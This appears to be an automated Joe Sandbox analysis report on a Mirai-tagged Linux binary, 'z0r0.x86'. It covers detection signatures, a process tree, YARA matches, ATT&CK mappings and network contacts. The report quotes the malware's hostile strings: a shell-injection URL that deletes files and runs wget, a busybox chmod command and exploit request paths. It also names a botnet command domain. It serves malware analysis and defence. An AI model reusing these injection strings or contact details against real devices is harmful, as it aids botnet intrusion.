

JOeSandbox Cloud BASIC



ID: 562526

Sample Name: z0r0.x86

Cookbook:

defaultlinuxfilecookbook.jbs

Time: 00:18:13

Date: 29/01/2022

Version: 34.0.0 Boulder Opal

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
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Linux Analysis Report


z0r0.x86

Overview

General Information

Sample Name:	z0r0.x86
Analysis ID:	562526
MD5:	fa4a347c55a6a8..
SHA1:	8e45ccab0b7a7f...
SHA256:	398d3fac4ae377..
Tags:	Mirai
Infos:	
	


Detection

	
	
Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

Snort IDS alert for network traffic (e...
Yara detected Mirai
Multi AV Scanner detection for subm...
Malicious sample detected (through...
Connects to many ports of the same...
Sample is packed with UPX
Uses known network protocols on n...
Sample tries to kill multiple process...
Sample contains only a LOAD segm...
Yara signature match
Uses the "uname" system call to qu...

Classification



Analysis Advice

Some HTTP requests failed (404). It is likely that the sample will exhibit less behavior.

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562526
Start date:	29.01.2022
Start time:	00:18:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	z0r0.x86
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.spre.troj.evad.linX86@0/54@2/0

Warnings

Runtime Messages	
Command:	/tmp/z0r0.x86
Exit Code:	0
Exit Code Info:	
Killed:	False
Standard Output:	unstable_is_the_history_of_universe
Standard Error:	

—

- ```

• systemd Insubuntuntu20
• systemd New Fork (PID: 5178, Parent: 1)
• logrotate (PID: 5178, Parent: 1, MD5: ff9f6831debb63e53a31ff8057143af6) Arguments: /usr/sbin/logrotate /etc/logrotate.conf
 • logrotate New Fork (PID: 5221, Parent: 5178)
 • gzip (PID: 5221, Parent: 5178, MD5: beef4e1f54ec90564d2acd57c0b0c897) Arguments: /bin/gzip
 • logrotate New Fork (PID: 5222, Parent: 5178)
 • sh (PID: 5222, Parent: 5178, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "\n\t\tinvoke-rc.d --quiet cups restart > /dev/null\n" logrotate_script "/var/log/cups/*log"
 • sh New Fork (PID: 5224, Parent: 5222)
 • invoke-rc.d (PID: 5224, Parent: 5222, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: invoke-rc.d --quiet cups restart
 • invoke-rc.d New Fork (PID: 5225, Parent: 5224)
 • runlevel (PID: 5225, Parent: 5224, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: /sbin/runlevel
 • invoke-rc.d New Fork (PID: 5226, Parent: 5224)
 • systemctl (PID: 5226, Parent: 5224, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl --quiet is-enabled cups.service
 • invoke-rc.d New Fork (PID: 5227, Parent: 5224)
 • ls (PID: 5227, Parent: 5224, MD5: e7793f15c2ff7e747b4bc7079f5cd4f7) Arguments: ls /etc/rc[S2345].d/S[0-9][0-9]cups
 • invoke-rc.d New Fork (PID: 5228, Parent: 5224)
 • systemctl (PID: 5228, Parent: 5224, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl --quiet is-active cups.service
 • logrotate New Fork (PID: 5231, Parent: 5178)
 • gzip (PID: 5231, Parent: 5178, MD5: beef4e1f54ec90564d2acd57c0b0c897) Arguments: /bin/gzip
 • logrotate New Fork (PID: 5232, Parent: 5178)
 • sh (PID: 5232, Parent: 5178, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/syslog
 • sh New Fork (PID: 5233, Parent: 5232)
 • rsyslog-rotate (PID: 5233, Parent: 5232, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/lib/rsyslog/rsyslog-rotate
 • rsyslog-rotate New Fork (PID: 5234, Parent: 5233)
 • systemctl (PID: 5234, Parent: 5233, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl kill -s HUP rsyslog.service
 • systemd New Fork (PID: 5179, Parent: 1)
• install (PID: 5179, Parent: 1, MD5: 55e2520049dc6a2e8c94732e36cdd54) Arguments: /usr/bin/install -o man -g man -m 0755 /var/cache/man
• systemd New Fork (PID: 5186, Parent: 1)
• find (PID: 5186, Parent: 1, MD5: b68ef002f84cc54dd472238ba7df80ab) Arguments: /usr/bin/find /var/cache/man -type f -name *.gz -atime +6 -delete
• systemd New Fork (PID: 5220, Parent: 1)
• mandb (PID: 5220, Parent: 1, MD5: 1dda5ea0027ecf1c2db0f5a3de7e6941) Arguments: /usr/bin/mandb --quiet
• dash New Fork (PID: 5278, Parent: 4331)
• cat (PID: 5278, Parent: 4331, MD5: 7e9d213e40ad3bb82e4ebb2e1f2c1b3) Arguments: cat /tmp/tmp.VIKVWwXQF7
• dash New Fork (PID: 5279, Parent: 4331)
• head (PID: 5279, Parent: 4331, MD5: fd96a67145172477dd57131396fc9608) Arguments: head -n 10
• dash New Fork (PID: 5280, Parent: 4331)
• tr (PID: 5280, Parent: 4331, MD5: fbd1402dd9f72d8ebfff00ce7c3a7bb5) Arguments: tr -d \000-\011\013\014\016-\037
• dash New Fork (PID: 5281, Parent: 4331)
• cut (PID: 5281, Parent: 4331, MD5: d8ed0ea8f22c0de0f8692d4d9f1759d3) Arguments: cut -c -80
• dash New Fork (PID: 5282, Parent: 4331)
• cat (PID: 5282, Parent: 4331, MD5: 7e9d213e40ad3bb82e4ebb2e1f2c1b3) Arguments: cat /tmp/tmp.VIKVWwXQF7
• dash New Fork (PID: 5283, Parent: 4331)
• head (PID: 5283, Parent: 4331, MD5: fd96a67145172477dd57131396fc9608) Arguments: head -n 10
• dash New Fork (PID: 5284, Parent: 4331)
• tr (PID: 5284, Parent: 4331, MD5: fbd1402dd9f72d8ebfff00ce7c3a7bb5) Arguments: tr -d \000-\011\013\014\016-\037
• dash New Fork (PID: 5285, Parent: 4331)
• cut (PID: 5285, Parent: 4331, MD5: d8ed0ea8f22c0de0f8692d4d9f1759d3) Arguments: cut -c -80
• dash New Fork (PID: 5286, Parent: 4331)
• rm (PID: 5286, Parent: 4331, MD5: aa2b5496fdbfd88e3b791ab8f190b95b) Arguments: rm -f /tmp/tmp.VIKVWwXQF7 /tmp/tmp.S5JisKxexo /tmp/tmp.GeBGsXKFZD
• z0r0.x86 (PID: 5311, Parent: 5110, MD5: fa4a347c55a6a848e983905a97c543fc) Arguments: /tmp/z0r0.x86
 • z0r0.x86 New Fork (PID: 5312, Parent: 5311)
 • z0r0.x86 New Fork (PID: 5313, Parent: 5312)
 • z0r0.x86 New Fork (PID: 5314, Parent: 5312)
 • z0r0.x86 New Fork (PID: 5315, Parent: 5312)
 • z0r0.x86 New Fork (PID: 5316, Parent: 5312)
 • z0r0.x86 New Fork (PID: 5317, Parent: 5312)
• xfce4-panel New Fork (PID: 5320, Parent: 2063)
• wrapper-2.0 (PID: 5320, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libstray.so 6 12582920 stray "Notification Area" "Area where notification icons appear"
• xfce4-panel New Fork (PID: 5321, Parent: 2063)
• wrapper-2.0 (PID: 5321, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libstatusnotifier.so 7 12582921 statusnotifier "Status Notifier Plugin" "Provides a panel area for status notifier items (application indicators)"
• xfce4-panel New Fork (PID: 5322, Parent: 2063)
• wrapper-2.0 (PID: 5322, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libpulseaudio-plugin.so 8 12582922 pulseaudio "PulseAudio Plugin" "Adjust the audio volume of the PulseAudio sound system"
• xfce4-panel New Fork (PID: 5323, Parent: 2063)
• wrapper-2.0 (PID: 5323, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libxfce4powermanager.so 9 12582923 power-manager-plugin "Power Manager Plugin" "Display the battery levels of your devices and control the brightness of your display"
• xfce4-panel New Fork (PID: 5324, Parent: 2063)
• wrapper-2.0 (PID: 5324, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libnotification-plugin.so 10 12582924 notification-plugin "Notification Plugin" "Notification plugin for the Xfce panel"
• xfce4-panel New Fork (PID: 5325, Parent: 2063)
• wrapper-2.0 (PID: 5325, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libactions.so 14 12582925 actions "Action Buttons" "Log out, lock or other system actions"
• dbus-daemon New Fork (PID: 5333, Parent: 5332)
• xfconfd (PID: 5333, Parent: 5332, MD5: 4c7a0d6d258bb970905b19b84abcd8e9) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
• cleanup

```

| Yara Overview  |                                  |                                                      |              |                                                                                                                                                            |
|----------------|----------------------------------|------------------------------------------------------|--------------|------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Initial Sample |                                  |                                                      |              |                                                                                                                                                            |
| Source         | Rule                             | Description                                          | Author       | Strings                                                                                                                                                    |
| z0r0.x86       | SUSP_ELF_LNX_UPX_Compressed_File | Detects a suspicious ELF binary with UPX compression | Florian Roth | <ul style="list-style-type: none"> <li>0x725e:\$s2: \$!d: UPX</li> <li>0x720f:\$s3: \$!Info: This file is packed with the UPX executable packer</li> </ul> |
| z0r0.x86       | JoeSecurity_Mirai_6              | Yara detected Mirai                                  | Joe Security |                                                                                                                                                            |

| PCAP (Network Traffic) |                      |                     |              |         |
|------------------------|----------------------|---------------------|--------------|---------|
| Source                 | Rule                 | Description         | Author       | Strings |
| dump.pcap              | JoeSecurity_Mirai_12 | Yara detected Mirai | Joe Security |         |

| Memory Dumps                                       |                           |                                                |              |                                                                                                                                                                                                                                                                                                                                                                                                        |
|----------------------------------------------------|---------------------------|------------------------------------------------|--------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Source                                             | Rule                      | Description                                    | Author       | Strings                                                                                                                                                                                                                                                                                                                                                                                                |
| 5311.1.00000000308781a7.00000000089503d2.rw-.sdmp  | SUSP_XORed_Mozilla        | Detects suspicious XORed keyword - Mozilla/5.0 | Florian Roth | <ul style="list-style-type: none"> <li>0x590:\$xo1: lk~mhhe+1*4</li> <li>0x608:\$xo1: lk~mhhe+1*4</li> <li>0x680:\$xo1: lk~mhhe+1*4</li> <li>0x6f8:\$xo1: lk~mhhe+1*4</li> <li>0x770:\$xo1: lk~mhhe+1*4</li> <li>0xa00:\$xo1: lk~mhhe+1*4</li> <li>0xa58:\$xo1: lk~mhhe+1*4</li> <li>0xab0:\$xo1: lk~mhhe+1*4</li> <li>0xb08:\$xo1: lk~mhhe+1*4</li> <li>0xb60:\$xo1: lk~mhhe+1*4</li> </ul>           |
| 5313.1.00000000308781a7.00000000089503d2.rw-.sdmp  | SUSP_XORed_Mozilla        | Detects suspicious XORed keyword - Mozilla/5.0 | Florian Roth | <ul style="list-style-type: none"> <li>0x590:\$xo1: lk~mhhe+1*4</li> <li>0x608:\$xo1: lk~mhhe+1*4</li> <li>0x680:\$xo1: lk~mhhe+1*4</li> <li>0x6f8:\$xo1: lk~mhhe+1*4</li> <li>0x770:\$xo1: lk~mhhe+1*4</li> <li>0xa00:\$xo1: lk~mhhe+1*4</li> <li>0xa58:\$xo1: lk~mhhe+1*4</li> <li>0xab0:\$xo1: lk~mhhe+1*4</li> <li>0xb08:\$xo1: lk~mhhe+1*4</li> <li>0xb60:\$xo1: lk~mhhe+1*4</li> </ul>           |
| 5311.1.000000001a887bdc.000000000328ec990.r-x.sdmp | SUSP_XORed_Mozilla        | Detects suspicious XORed keyword - Mozilla/5.0 | Florian Roth | <ul style="list-style-type: none"> <li>0xf0c0:\$xo1: lk~mhhe+1*4</li> <li>0xf130:\$xo1: lk~mhhe+1*4</li> <li>0xf1a0:\$xo1: lk~mhhe+1*4</li> <li>0xf210:\$xo1: lk~mhhe+1*4</li> <li>0xf280:\$xo1: lk~mhhe+1*4</li> <li>0xf4f0:\$xo1: lk~mhhe+1*4</li> <li>0xf544:\$xo1: lk~mhhe+1*4</li> <li>0xf598:\$xo1: lk~mhhe+1*4</li> <li>0xf5ec:\$xo1: lk~mhhe+1*4</li> <li>0xf640:\$xo1: lk~mhhe+1*4</li> </ul> |
| 5311.1.000000001a887bdc.000000000328ec990.r-x.sdmp | MAL_ELF_LNX_Mirai_Oct10_1 | Detects ELF Mirai variant                      | Florian Roth | <ul style="list-style-type: none"> <li>0xebe0:\$x2: /bin/busybox chmod 777 * /tmp/</li> <li>0xe938:\$s1: POST /ctrl/DeviceUpgrade_1 HTTP/1.1</li> <li>0xe8a0:\$s3: POST /cdn-cgi/</li> </ul>                                                                                                                                                                                                           |
| 5311.1.000000001a887bdc.000000000328ec990.r-x.sdmp | JoeSecurity_Mirai_8       | Yara detected Mirai                            | Joe Security |                                                                                                                                                                                                                                                                                                                                                                                                        |
| Click to see the 5 entries                         |                           |                                                |              |                                                                                                                                                                                                                                                                                                                                                                                                        |

Jbx Signature Overview

AV Detection

Multi AV Scanner detection for submitted file

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Connects to many ports of the same IP (likely port scanning)

Uses known network protocols on non-standard ports

## System Summary



Malicious sample detected (through community Yara rule)

Sample tries to kill multiple processes (SIGKILL)

## Data Obfuscation



Sample is packed with UPX

## Hooking and other Techniques for Hiding and Protection



Uses known network protocols on non-standard ports

## Stealing of Sensitive Information



Yara detected Mirai

## Remote Access Functionality





Yara detected Mirai

| Mitre Att&ck Matrix |                    |                                      |                                      |                                   |                          |                                        |                                    |                                |                                        |                                  |                                             |                                             |                                          |
|---------------------|--------------------|--------------------------------------|--------------------------------------|-----------------------------------|--------------------------|----------------------------------------|------------------------------------|--------------------------------|----------------------------------------|----------------------------------|---------------------------------------------|---------------------------------------------|------------------------------------------|
| Initial Access      | Execution          | Persistence                          | Privilege Escalation                 | Defense Evasion                   | Credential Access        | Discovery                              | Lateral Movement                   | Collection                     | Exfiltration                           | Command and Control              | Network Effects                             | Remote Service Effects                      | Impact                                   |
| Valid Accounts      | 1 Scripting        | 1 Systemd Service                    | 1 Systemd Service                    | 1 Scripting                       | 1 OS Credential Dumping  | 1 1 Security Software Discovery        | Remote Services                    | Data from Local System         | Exfiltration Over Other Network Medium | 1 Encrypted Channel              | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | Modify System Partition                  |
| Default Accounts    | Scheduled Task/Job | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | 1 Hidden Files and Directories    | LSASS Memory             | Application Window Discovery           | Remote Desktop Protocol            | Data from Removable Media      | Exfiltration Over Bluetooth            | 1 1 Non-Standard Port            | Exploit SS7 to Redirect Phone Calls/SMS     | Remotely Wipe Data Without Authorization    | Device Lockout                           |
| Domain Accounts     | At (Linux)         | Logon Script (Windows)               | Logon Script (Windows)               | 1 Obfuscated Files or Information | Security Account Manager | Query Registry                         | SMB/Windows Admin Shares           | Data from Network Shared Drive | Automated Exfiltration                 | 3 Ingress Tool Transfer          | Exploit SS7 to Track Device Location        | Obtain Device Cloud Backups                 | Delete Device Data                       |
| Local Accounts      | At (Windows)       | Logon Script (Mac)                   | Logon Script (Mac)                   | 1 Indicator Removal on Host       | NTDS                     | System Network Configuration Discovery | Distributed Component Object Model | Input Capture                  | Scheduled Transfer                     | 4 Non-Application Layer Protocol | SIM Card Swap                               |                                             | Carrier Billing Fraud                    |
| Cloud Accounts      | Cron               | Network Logon Script                 | Network Logon Script                 | 1 File Deletion                   | LSA Secrets              | Remote System Discovery                | SSH                                | Keylogging                     | Data Transfer Size Limits              | 5 Application Layer Protocol     | Manipulate Device Communication             |                                             | Manipulate App Store Rankings or Ratings |

| Malware Configuration      |  |
|----------------------------|--|
| No configs have been found |  |

## Behavior Graph





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source   | Detection | Scanner    | Label | Link                   |
|----------|-----------|------------|-------|------------------------|
| z0r0.x86 | 36%       | Virustotal |       | <a href="#">Browse</a> |

### Dropped Files

⊘ No Antivirus matches

### Domains

⊘ No Antivirus matches

### URLs


| Source                                           | Detection | Scanner         | Label | Link |
|--------------------------------------------------|-----------|-----------------|-------|------|
| http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+ | 0%        | Avira URL Cloud | safe  |      |

## Domains and IPs

### Contacted Domains

| Name                        | IP          | Active | Malicious | Antivirus Detection | Reputation |
|-----------------------------|-------------|--------|-----------|---------------------|------------|
| botnet.punisher-stresser.eu | 78.47.58.57 | true   | false     |                     | unknown    |

| Contacted URLs                                   |           |                                                                         |            |
|--------------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
| Name                                             | Malicious | Antivirus Detection                                                     | Reputation |
| http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+ | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |



| Public IPs      |         |                             |      |        |                                |           |
|-----------------|---------|-----------------------------|------|--------|--------------------------------|-----------|
| IP              | Domain  | Country                     | Flag | ASN    | ASN Name                       | Malicious |
| 50.181.162.95   | unknown | United States               |      | 7922   | COMCAST-7922US                 | false     |
| 197.169.172.181 | unknown | South Africa                |      | 37168  | CELL-CZA                       | false     |
| 92.100.198.10   | unknown | Russian Federation          |      | 12389  | ROSTELECOM-ASRU                | false     |
| 156.92.118.106  | unknown | United States               |      | 10695  | WAL-MARTUS                     | false     |
| 75.168.14.254   | unknown | United States               |      | 209    | CENTURYLINK-US-LEGACY-QWESTUS  | false     |
